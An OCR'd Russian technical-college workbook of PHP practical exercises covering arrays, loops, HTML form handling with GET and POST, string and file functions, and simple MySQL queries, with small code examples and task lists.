МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

ПОЛИТЕХНИЧЕСКИЙ ИНСТИТУТ (ФИЛИАЛ)
ФЕДЕРАЛЬНОГО ГОСУДАРСТВЕННОГО БЮДЖЕТНОГО
ОБРАЗОВАТЕЛЬНОГО УЧРЕЖДЕНИЯ ВЫСШЕГО ОБРАЗОВАНИЯ
«ДОНСКОЙ ГОСУДАРСТВЕННЫЙ ТЕХНИЧЕСКИЙ УНИВЕРСИТЕТ»
В Г. ТАГАНРОГЕ РОСТОВСКОЙ ОБЛАСТИ
ПИ (филиал) ДГТУ в г. Таганроге

ЦМК «Прикладная информатика»

Практикум

По выполнению практических работ

по МДК:

МДК.03.01 Моделирование и анализ ПО

для специальности 09.02.07 Информационные системы и программирование,

квалификации

«Специалист по информационным системам»

Таганрог
2023

Составители: А.А. Погорелов

Практикум по выполнению практических работ по МДК:

МДК.03.01 Моделирование и анализ ПО. ПИ (филиала) ДГТУ в г.Таганроге, 2023г.

В практикуме кратко изложены теоретические вопросы, необходимые для успешного выполнения практических работ, рабочее задание и контрольные вопросы для самопроверки.

Предназначено для обучающихся по специальности 09.02.07 «Информационные системы и программирование». Квалификации выпускника: «Специалист по информационным системам»

Ответственный за выпуск:

Председатель ЦМК: _____ О.В. Андриян

ледующим образом:
а) через строку (в одной строке печатаем, следующую пропускаем итд);
б)в каждой третьей строке;
в) в четной строке по два раза, в нечетной строке по одному разу.
б) вывести содержимое массива вместе с ключами.

5. Переиндексировать массив, из предыдущего задания. Затем распечатать полученный массив двумя способами – а) вывести только содержимое массива;
б) вывести содержимое массива вместе с ключами.

Краткая справочная информация по работе с массивами в PHP

Как создать массив?
1. с помощью служебного слова «array»
Пример:

```
<?php
$num=array(7,0,4,6);
?>
```

Здесь мы создали массив $num, содержащий 4 элемента. Элементы массива будут нумероваться с нуля. То есть: $num[0]=7; $num[1]=0 ;$num[2]=4; $num[3]=6. 4-го элемента в массиве $num пока не существует!

В массив можно записывать элементы произвольных типов.
Пример:

```
<?php
$num=array(7,0,4,6);
$name=array("Вася","Петр","Коля","Саша");
$bool=array(true,false,false,true);
$oll=array(7, "Петр",false,6);
?>
```

При создании массива каждому его элементу можно сразу задать свой «ключ», то есть определить расположение данного элемента в массиве.
Пример:

```
<?php
$num=array(0=>7,1=>0,2=>4,3=>6);
$num1=array(0=>8,3=>9,7=>4,5=>6);
$name=array(6=>"Вася",7=>"Коля",8=>"Саша");
?>
```

```
Запись$num=array(0=>7,1=>0,2=>4,3=>6);
```

Означает, что$num[0]=7; $num[1]=0 ; $num[2]=4; $num[3]=6

Запись

```
$num1=array(0=>8,3=>9,7=>4,5=>6);
```

Означает, что$num1[0]=8; $num[3]=9 ; $num[7]=4; $num[5]=6

Запись

```
$name=array(6=>"Вася",7=>"Коля",8=>"Саша");
```

Означает, что$name[6]="Вася"; $name [7]="Коля" ;
$name [8]="Саша";

Как найти и распечатать нужный элемент массива?

Пример:

```
<?php
$num=array(0=>7,1=>0,2=>4,3=>6);
$num1=array(0=>8,3=>9,7=>4,5=>6);
$name=array(6=>“Вася”,7=>”Коля”,8=>”Саша”);

//распечатываем 2-й элемент массива $num
echo $num[2]; //напечатает 4

// распечатываем 3-й элемент массива $num1
echo $num1[3]; // напечатает 9

// распечатываем 7-й элемент массива $name
echo$name[7]; //напечатает Коля

//распечатываем весь массив $num
echo $num; //напечатает 7 0 4 6

// распечатываем весь массив $numвместе с ключами
print_r($num); // напечатаетArray ( [0] =>7   [1] =>0[2] =>4[3] =>6)
?>
```

Какдобавить новый элемент массива или изменить существующий элемент?

Пример:

```
<?php
$num=array(7,0,4,6);
$num1=array(0=>8,3=>9,7=>4,5=>6);
$name=array(“Вася”,”Петр”,”Коля”,”Саша”);
//добавляем в $num элемент с ключом 4
$num[4]=5;

//добавляем в $num1 элемент с ключом 2
$num1[2]=3;

//меняем в  $name элемент с ключом 3
$name[3]=”Миша”;

//добавляем в $num1 элемент с ключом 8 (если не указан ключ в //квадратных скобках то он берется на 1больше максимального //существующего)
$num1[]=33;

//добавляем в $name элемент с ключом 4
$name[]=67;
?>
```

Как удалить элемент массива вместе с ключом или весь массив?

Пример:

```
<?php
$num=array(7,0,4,6);
//удаляем элемент массива с ключом 2
unset ($num [2]);

//удаляем весь массив
unset ($num);
?>
```

Как переиндексировать массив?

```
<?php
$num=array(7,0,4,6);
//удалим в $num элемент с ключом 2 (это 4)
unset ($num [2]);

//теперь в массиве остались элементы с ключами 0, 1, 3
// $num [0]=7$num [1]=0   $num [3]=6
//переиндексируем  $num, и получим ключи по порядку
// $num [0]=7   $num[1]=0    $num [2]=6

$num = array_values($num);
?>
```

Практическое задание по теме « Основы PHP» № 4 «Совместное использование условных операторов, циклов, массивов»

Цель занятия: освоить основные приемы совместного использования различных управляющих конструкций в PHP

Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:

1.Ознакомиться с лекционным материалом по теме «Основы PHP» учебной дисциплины "Язык php". (Лекция 1,2)

2. Запустить установленный на компьютере пакет Denwer

Задания

1. С помощью цикла **for** распечатать на странице 10 раз надпись «**Helloworld!!!**» следующими способами:
а) друг за другом в одной строке через пробел;
б) по одному разу в каждой строке;
в) по два раза в каждой строке.

2. С помощью цикла **for** и инструкции **if** распечатать на странице 10 раз надпись «**Helloworld**!!!» с
3. С помощью цикла **for** и инструкции **if-else** распечатать на странице 10 раз надпись «**Helloworld!!!**» следующим образом:
а) в четных строках жирным шрифтом, в нечетных строках курсивом
б) в четных строках красным цветом, в нечетных строках зеленым цветом.

4.Создать переменную **$day**, присвоить ей некоторое значение (от 1 до 7). С помощью инструкции **switch** распечатать переменную **$day** и название дня недели которое соответствует значению переменной **$day**.

5. Создать массив **$arr**, заполнить его строками, содержащими названия месяцев. С помощью цикла **while**, инструкции **if** и функции **echo** распечатать содержимое массива следующим образом: название каждого четного месяца распечатать жирным шрифтом, название нечетных месяцев распечатать курсивом.

Операторы «break&continue»

1. Пусть имеется массив **$names**, содержащий 10 произвольных элементов, значения которых могут повторяться.
Найти первый элемент массива, содержащий слово **«Петр»** и номер этого элемента.

2. в массиве **$names** из первого задания найти последний элемент, содержащий слово «Петр» и номер этого элемента.

3. Пусть имеется массив **$num**, состоящий из 10 чисел.
Найти второе четное число в массиве и номер, под которым оно записано в массиве.

4. Пусть имеется массив **$num**, состоящий из 10 чисел.
Найти сумму четырех последних элементов массива.

5. Пусть имеется массив **$num**, состоящий из 10 чисел.
Найти сумму пяти первых элементов массива.

6. Пусть имеется массив **$num**, состоящий из 10 чисел.
Найти сумму элементов, расположенных между элементами «3» и «6»

Оператор (foreach)

1. Пусть имеется массив **$oll**, содержащий 5 произвольных элементов. С помощью оператора **foreach** распечатать элементы массива со второго по последний.

2. Пусть имеется массив **$oll**, содержащий 5 произвольных элементов. С помощью оператора **foreach** распечатать все нечетные элементы массива и номера этих элементов.

3. Пусть имеется массив **$oll**, содержащий 5 произвольных элементов. С помощью оператора **foreach** распечатать все элементы массива расположенные до элемента «Иван», а так же номера этих элементов.

4. Пусть имеется массив **$oll**, содержащий 5 произвольных элементов. С помощью оператора **foreach** распечатать все элементы массива расположенные после элемента «Петр», а так же номера этих элементов.

5. Пусть имеется массив **$oll**, содержащий 10 произвольных элементов. С помощью оператора **foreach** распечатать все элементы массива расположенные между элементами, равными «Иван» и «Петр», а так же номера этих элементов.

Практическое задание по теме « Основы PHP» № 5 «Обработка форм»

Цель занятия: освоить основные приемы совместного использования различных управляющих конструкций в PHP

Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:

1.Ознакомиться с лекционным материалом по теме «Основы PHP» учебной дисциплины "Язык php". (Лекция 4)

2. Запустить установленный на компьютере пакет Denwer

Задания

Задание 1. Создайте HTML-документ добавьте в него HTML-код, представленный в Листинге 2. Сохраните данный HTML-документ под именем **primer.html**. Просмотрите результат в окне браузера.

Задание 2. Используя указанную выше форму, введите в поле Логин (name="Login") значение "**Vasiliy**", а в поле Пароль (name="password") значение "**BillisTheBest**" и нажмите кнопку (name="**button**" type="**submit**").

Задание 3. Сохраните php-код, представленный в Листинге 3, как **obrabotchik1.php.** Откройте форму **primer.html** в окне браузера и просмотрите результат работы php-кода **obrabotchik1.php.**

Задание 4. Сохраните php-код, представленный в Листинге 4, как **obrabotchik2.php**

Задание 5. В созданном ранее HTML-файле **primer.html** замените
action="obrabotchik1.php" method="get"
на
action="obrabotchik2.php" method="post"
и сохраните как **primer2.html**. Просмотрите результат в окне браузера.
Таким образом, рассмотрены два основных метода получения информации от клиента, используемые в PHP-скриптах. Присмотритесь к адресным строкам внимательнее!

Примеры

Пример 1.Рассмотрим типичную форму, пусть это будет форма ввода логина и пароля на сайте:
Листинг 2. Html-форма **primer.html**

```
<html>
<head>
<title>Формы</title>
</head>
<body>
<form action="obrabotchik1.php" method="get">
<div>
Логин: <input type="text" value="" name="login"/> Пароль:

<input type="password" value="" name="password"/><input

type="submit" value="Проверить" name="button"/>
</div>
</form>
</body>
</html>
```

От каждого элемента <input>на сервер будут переданы значения двух атрибутов: name (имя элемента) и value (значение), т.е. на самом деле на сервер передаются ПЕРЕМЕННЫЕ.
Переменные могут переданы двумя методами: GET и POST. Если метод явно не задан в теге <form>, то будет выбран GET.

Пример 2. Для проверки правильности ввода логина и пароля используем следующий php-код:
Листинг 3. **obrabotchik1.php**

```
<?
$userLogin = $_GET["login"];
```

```
$userPassword = $_GET["password"];
if ($userLogin=="Vasiliy" && $userPassword=="BillisTheBest")
echo "Здравствуйте, Василий! Логин и Пароль верны.";
else
echo "Ошибка в вводе Логина или Пароля. Василий вы забыли пароль?";
?>
```

Это был простейший пример, иллюстрирующий работу метода GET.

Пример 3. Модифицируем пример php-кода obrabotchik1.php
Листинг 4.**obrabotchik2.php**

```
<?
$userLogin = $_POST["login"];
$userPassword = $_POST["password"];
if ($userLogin=="Vasiliy" && $userPassword=="BillisTheBest")
echo "Здравствуйте, Василий! Логин и Пароль верны.";
else
echo "Ошибка в вводе Логина или Пароля. Василий вы забыли пароль?";
?>
```

Краткий экскурс в теорию
Обмен информацией между Web-сервером и клиентом

Получение данных от клиента
Web-сайт — это почти всегда диалог. Конечно, встречаются "односторонние" сайты, авторы которых стремятся только показать, но не услышать отзыв о показанном. Но даже там редко обходится без ссылки на автора: "Все, что вы думаете по этому поводу, пишите сюда".
Но чаще "сайтовладелец" желает получать о своих посетителях гораздо больше информации. Речь пойдет о способах получения информации от самих пользователей, — например, анкетных данных для вступления в виртуальный клуб или мнений по интересующему вас вопросу.
Как получить данные и передать их для обработки?
Для этой цели используются *формы* — *это совокупность стандартных HTML-конструкций ввода текстовой и прочей информации и программы-обработчика этой информации, работающей на Web-сервере*. Иными словами, пользовательская форма (или HTML-форма) служит для передачи информационных данных серверу.
Результат конструкций языка разметки HTML интерпретируется браузером, с помощью которого пользователь электронного документа получает информацию. Таким образом, объединив все эти формулировки, можно сказать, что HTML-форма выступает в роли посредника между пользователем и сервером.
Посетитель Web-страницы вводит в HTML-форму определенные данные, которые обрабатываются программой и отсылаются на Web-сервер. Все эти действия укладываются в три стадии:
1. Ввод пользователем информации.
2. Обработка введенной информации программой, установленной на сервере.
3. Получение результата отправления введенной информации на Web-сервер (открытие нового HTML-документа, переадресация на предыдущую страницу и пр.).

В качестве программы-обработчика чаще всего выступает CGI-сценарий (скрипт, который обычно разрабатывается на языке Perl или C/C++ и который взаимодействует со специальным компонентом Web-сервера —Common Gateway Interface) или программы, написанные на основе таких серверных языков программирования, как PHP, ASP, JSP и др.
Значение пользовательских форм трудно переоценить — они являются особым средством HTML, дающим посетителю возможность не только пассивно просматривать информацию, но и быть задействованным в
содержании Web-сайта. Такое свойство принято называть интерактивностью, которая на сегодняшний день встречается практически во всех электронных документах.
Основная схема формы:

Подобно фреймам, таблицам и другим "крупногабаритным" элементам Web-страницы, форма — это блок HTML-кода, образованный специальными элементами HTML. Границами такого блока служат, как легко догадаться, дескрипторы <FORM>:
Внутри формы могут располагаться следующие элементы интерфейса:
поля ввода;
скрытые поля ввода;
кнопки;
переключатели;
флажки;
выпадающие списки.

Для работы в форме необходимо указать два атрибута**:** action — пусть к скрипту, который будет обрабатывать данные, и method — способ передачи данных.
Как правило, для отправки информации на сервер (т.е. передачи в php-скрипт) пользователь должен нажать кнопку <input type="submit" value="Текст кнопки" />.

То, какой из доступных в HTML элементов <input> будет представлен на странице, определяется атрибутом type (по умолчанию он равен text, что означает «поле ввода»).

От каждого элемента <input>на сервер будут переданы значения двух атрибутов: name (имя элемента) и vaIue (значение), т.е. на самом деле на сервер передаются ПЕРЕМЕННЫЕ.
Переменные могут переданы двумя методами: GET и POST. Если метод явно не задан в теге <form>, то будет выбран GET.
Метод GET основан на том, что все переменные передаются непосредственно в адресной строке: после полного адреса ставится знак вопроса и перечисляются переменные. Сразу же стоит заметить, что длина URI (адреса) ограничена, а также вся передаваемая информация легко доступна непосредственно в адресной строке.
Т.е. серверный сценарий (файл obrabotchik1.php) получит от клиента три переменных:
login=Vasiliy
password=BillisTheBest
button=Проверить
На самом деле в запросе передаèтся намного больше так называемых встроенных переменных, например: информация о браузере пользователя, ip-адрес, предыдущая посещѐнная страница, протокол используемый клиентом и так далее...
Чтобы получить значение переменных в сценарии PHP нужно обратиться к массиву$_GET["имя переменной"].

Метод POST, в отличие от метода GET, передаèт все переменные непосредственно в теле запроса. Это и является его основным отличием от GET. Вы можете передать данные скрытно. Кроме того, метод POST позволяет отправить намного больше информации, не ограничиваясь максимально допустимой длинной адресной строки.
В сценариях PHP используем массив $_POST["имя переменной"].

Практическое задание по теме « Основы PHP» № 6 «Обработка форм»

Цель занятия: освоить основные приемы передачи и обработки данных html-форм в PHP
Практическая работа рассчитана на 4 академических часа.

Подготовка к практической работе:

1.Ознакомиться с лекционным материалом по теме «Основы PHP» учебной дисциплины "Язык php". (Лекция 4)

2. Запустить установленный на компьютере пакет Denwer

Задания


Задание 1: Разработать приложение, в котором:
1. Создается форма **form.html** для введения пользователем данных:

2. PHP-сценарий **obrabotchik.php** получает данные с формы .


3. Отображает извлеченные из формы данные в окне браузера.
Описание элементов формы таких как:
кнопка с изображением (type=image),
поле ввода пароля (type=password),
скрытое текстовое поле (type=hidden),
многострочное поле ввода текста (textarea),
кнопка для загрузки файлов (type=file),
*имеются в **Приложении** данной лабораторной работы.*

Варианты заданий


Вариант 1.




Вариант 2



Вариант 3.



Вариант 4.



Вариант 5

ФИО
Телефон
E-mail
Адрес

Выберите интересущее Вас направление:
оборудование для общепита

Выберите интересующую Вас группу оборудования:
...

Укажите наименование:

Укажите модель:

Укажите количество:

Коментарии:

Отправить | Сбросить

Вариант 6.

Регистрация на сайте

E-mail:
Введите существующий e-mail адрес

Пароль:
Пароль должен быть от 6 до 20 символов

Повтор пароля
Введите пароль повторно для проверки правильности ввода

Форма собственности
выбрать
Выберите формусобственности

Название организации
Только название организации, форму собственности повторно указывать не надо

Контактное лицо
Пример: Иванов Иван Иванович

Контактный телефон
Скодом города. Пример (343) 217-99-68

Адрес:
Пример: г. Екатеринбург, ул. 8 марта, д. 267

Откуда Вы узнали о компании?
выбрать

Зарегистрировать

Вариант 7.

Регистрация на сайте

Имя:	Иван	Ок
Фамилия:	Иванов	Ок
Место проживания:	Россия, Москва	Ок
Адрес:	ул. Ленина, д. 1, кв. 1	Ок
Почтовый индекс:	101000	Ок
Телефон:	+7 (945) 123-4567 Выбрать	Ок
Дата рождения:	18/10/1989 Выбрать	Ок
Пол:	○ Мужской ○ Женский	Ок
E-mail:	mail@mail.ru	Ок
☐	Использовать e-mail в качестве логина	
Пароль:	**********	Ок
Подтверждение пароля:	**********	Ок
Секретный вопрос:	Кличка питомца	Для восстановления пароля
Ответ на секретный вопрос:	Васька	Ок
Часовой пояс:	(GMT +03:00) Европа/Москва	
☑	Получать уведомления о проведении операций	
☑	Получать новости	
☑	Я принимаю условия сервиса	

Регистрация

Вариант8.

Информация для идентификации в системе

Логин: Пароль: Подтвердите пароль:

Логин должен состоять не менее чем из 4 символов (букв и/или цифр)

Персональная информация

Фамилия, имя, отчество E-mail::

Адрес (улица, дом, квартира): Город:

Штат (Выберите Non US/ Other) Почтовый индекс:

[not selected]

Страна Телефон:

[not selected]

Информация о Web-сайте (необязательно)

URL Web-сайта (Вашей домашней странички)

http://

Категория Web-сайта

[not selected]


Дополнительная информация

☐ Business: Finance News ☐ Chat


☐ Coupons: Deals ☐ E-mail

Регистрация

Вариант 9



Вариант 10



Практическая работа теме « Основы PHP»№ 8 (функции для работы со строками)

Задания:

1. Пусть пользователь в текстовом поле формы вводит через пробел свою фамилию, имя и отчество. Например: **Иванов Иван Иванович**.
Проанализировать содержимое введенной строки. Если строка содержит слово «**Иван**», то выдать сообщение**: Здравствуйте, Иван! Мы вас нашли!**

В противном случае (если слова «**Иван**» в строке нет) выдать стандартное приветствие: «**Здравствуйте фамилия имя отчество**»
Подсказка: воспользоваться функцией ***strpos (исходная строка, искомая строка)***

2. Пусть пользователь в текстовом поле формы вводит текст следующего содержания: **Иванов Иван Иванович это автор монографии, имеющей название: «Исследования плоскофигуральнолинейных гладкогиперболических псевдоструктур »**
Выделить из введенной строки название монографии и распечатать его.

Подсказка: воспользоваться функцией strstr (исходная строка, строка начиная с которой формируется результат)

3. Пусть пользователь в текстовом поле формы вводит строку, содержащую названия его любимых цветов, например: «**Я люблю красные гвоздики, красные маки и зеленые розы**»
Заменить в строке все слова «**красные**» на «**вкусные**» и распечатать полученную строку.

Подсказка: воспользоваться функцией str_replace(искомое значение, значение для замены, исходная строка)

4. Пусть пользователь в текстовом поле формы вводит через пробел свою фамилию, имя и отчество. Например: **Иванов Иван Иванович**.
Распечатать приветствие следующего вида:
Здравствуйте уважаемый клиент!
Ваше имя – Иван. Оно содержит 4 буквы.
Ваша фамилия – Иванов. Она содержит 6 букв.
Ваше отчество – Иванович. Оно содержит 8 букв.
Подсказка: воспользоваться функцией explode("разделитель", “исходная строка”) которая разделяет исходную строку на элементы и функцией count( ) для подсчета числа букв в слове.

5. Пусть пользователь в текстовом поле формы вводит два произвольных слова, разделенных пробелами. Например: «**красные розы**»
Распечатать сообщение следующего вида: **слово «красные» содержит на 3 буквы больше чем слово «розы»**
Подсказка: воспользоваться функцией explode("разделитель", “исходная строка”) которая разделяет исходную строку на элементы и функцией count( ) для подсчета числа букв в слове.

Практическая работа по теме « Основы PHP» № 9_php «файлы»

Подготовка:
Из предыдущих заданий взять html - документ с формой отправки данных на сервер. (если такого файла нет, то создать). В параметре **action** формы указать название файла-обработчика формы, например: “**w_r_file.php**”.
(**Как альтернатива**: можно вообще убрать параметр**action** из формы, переименовать документ, дав ему расширение **.php** и все php- скрипты писать в этом же документе, разместив их ниже кнопки отправки формы)

Задания:

1. С помощью **php** открыть файл с расширением **html** и с помощью функции **fwrite()** записать туда все значения текстовых полей формы следующими способами:
а) все данные последовательно в одной строке;
б) значение каждого текстового поля в своей строке.

2. Дописать в файл приветствие пользователю, таким образом, чтобы при открытии файла в браузере оно отобразилось читабельно и красиво. Закрыть созданный файл.

3. Открыть созданный файл для чтения.
С помощью функций **fread** и **filesize** считать содержимое файла в одну строку и вывести результат на экран.
С помощью функции fgets() считать:
а) первую строку файла;
б) первые пять символов первой строки.
в) используя feof() и fgets() считать все данные из файла;
Результаты вывести на экран.
Подсказка: возврат в начало файла для повторного чтения осуществлять с помощью функции **fseek(дескриптор, позиция, SEEK_SET);**

4. С помощью функции **fgetc** считать первые 7 символов из файла, потом вернуться в начало файла и считать первые 5 символов. Результаты вывести на экран. Затем распечатать весь файл посимвольно.

5. С помощью функции readfile выдать на экран содержимое всего файла.

6. С помощью функции file() считать содержимое файла в массив. Вывести на экран (из массива) вторую и четвертую строки файла.

7. С помощью функции fgets() считать первые 3 строки файла, затем вернуть курсор в начало файла и прочитать первые 2 строки. Результаты вывести на экран.

8. Написать скрипт, подсчитывающий количество строк в файле

9. Записать текст: «А вот и оно!» в четвертую строку файла.

10. Создать три php-документа. В одном из них реализовать алгоритм чтения файла и выдачи его содержимого на экран. Во втором документе реализовать алгоритм чтения третьей строки файла и выдачи его на экран. В третьем документе с помощью функции include реализовать вызов скрипта 1-го и 2-го документов.

Практическое задание по теме « Основы PHP» № 10 «функции»

Использование функций

Задание
· В Вашей папке myphp
документ с названием 13.php.
· Задайте ему кодировку UTF-8.
Все следующие операции производятся в этом документе

1. Вывод текста
· Написать функцию выводящую в браузер строку “Hello from red function” красным и жирным шрифтом.
· Написать функцию, выводящую в браузер строку, полученную в качестве аргумента красным и жирным шрифтом.
· Написать функцию, выводящую в браузер строку, полученную в качестве аргумента красным и жирным шрифтом, если аргумент равен пустой строке (==””), то вывести “Empty argument”.

2. Работа с аргументом полученным по ссылке

· Определить переменную $var1 равной 1995. Написать функцию, получающую аргумент по ссылке и прибавляющую к нему единицу и выводящую новое значение в браузер. Вызывать эту функцию в цикле for, до тех пор, пока она не примет значение 2008.

3. Использование параметров по умолчанию

· Написать функцию, прибавляющую к 2008 произвольное число, получаемое в первом параметре. Если первый параметр не передаётся, то к 2008 прибавлять 1.
· Написать функцию, выводящую “Hello Anonym” в случае, если в аргументе не передается имя, и выводящую “Hello *имя*” если имя передано в первом аргументе.

4. Возвращение значений из функции

· Написать функцию вычисляющую сумму $\sum_{i}^{n} c * d$, где a,b,c и d передаются в параметрах.

5. Обработка формы

Найти файл chtml – формой из лабораторной работы №9, присвоить файлу расширение php (если найти не можем, то заново создать форму из лабораторной № 9);

Обработчик формы оформить в виде функции (в отдельном файле). Количество формальных параметров функции должно соответствовать количеству переменных, передаваемых из формы. Возвращаемым результатом функции сделать текст приветствия пользователю, который генерирует обработчик формы;

Практическая работа по теме « Основы PHP» №12 «Работа с базой данных MySQL средствами php»

Задание1.

С помощью **phpMyAdmin**создать новую базу данных, назвать её - **new_base.**
Инструкции по созданию базы в **phpMyAdmin** посмотреть в **лаб_14_php**.
В получившейся базе данных создать таблицу с названием **anketa1**, содержащую следующие поля:

num_id	surname	name	city	adress	no_tel	age	work_place	post

Здесь:
num_id – номер посетителя (первичный ключ, int(4), auto_increment)
surname – фамилия (varchar(50))
name – имя(varchar(50))
city – город(varchar(150))
address – адрес(varchar(250))
no_tel – номертелефона(varchar(50))
age – возраст (int(3))
work_place – местоработы(varchar(250))
post – должность(varchar(150))
Данные в таблицу вручную не заносить!

Задание2.

Написать скрипт php для добавления информации в таблицу **anketa1.** С помощью данного скрипта внести в таблицу 15 записей.

Инструкции по добавлению информации в таблицу приведены в лекции «Работа с базой данных MySQL средствами php.docx» Пример 4.7

Задание 3.
Написать скрипт php, выводящий на экран всю заполненную таблицу.
Инструкции по выводу информации на экран приведены в лекции «Работа с базой данных MySQL средствами php.docx» Пример 4.1

Задание 4.
Написать скрипт php, осуществляющий сортировку данных в таблице а) по имени;
б) по возрасту. Сортировка записей должна проводиться в прямом и обратном порядке. Вывести на экран отсортированную таблицу.
Инструкции по сортировке информации в таблице приведены в лекции «Работа с базой данных MySQL средствами php.docx» Примеры 4.3 , 4.4.

Задание 5.
Выбрать немного (12) записей с **anketa1**, отсортированные в
порядке возрастания номера num_id;
Образецзапроса:
SELECT * FROM anketa1 ORDER BY num_id **LIMIT 12.**

Задание 6.
Выбрать все записи с **anketa1**, где поле name равняется Елена;
Образецзапроса:
SELECT * FROM anketa1 WHERE name='Елена **'.**

Задание 7.
Выбрать все записи с **anketa1**, где поле name начинается с Ал
Образецзапроса:
SELECT * FROM anketa1 WHERE name LIKE 'Ал **%';**

Задание 8.
Выбрать все записи с **anketa1**, упорядоченные по num_id,
где поле name заканчивается на «на»:
Образецзапроса:
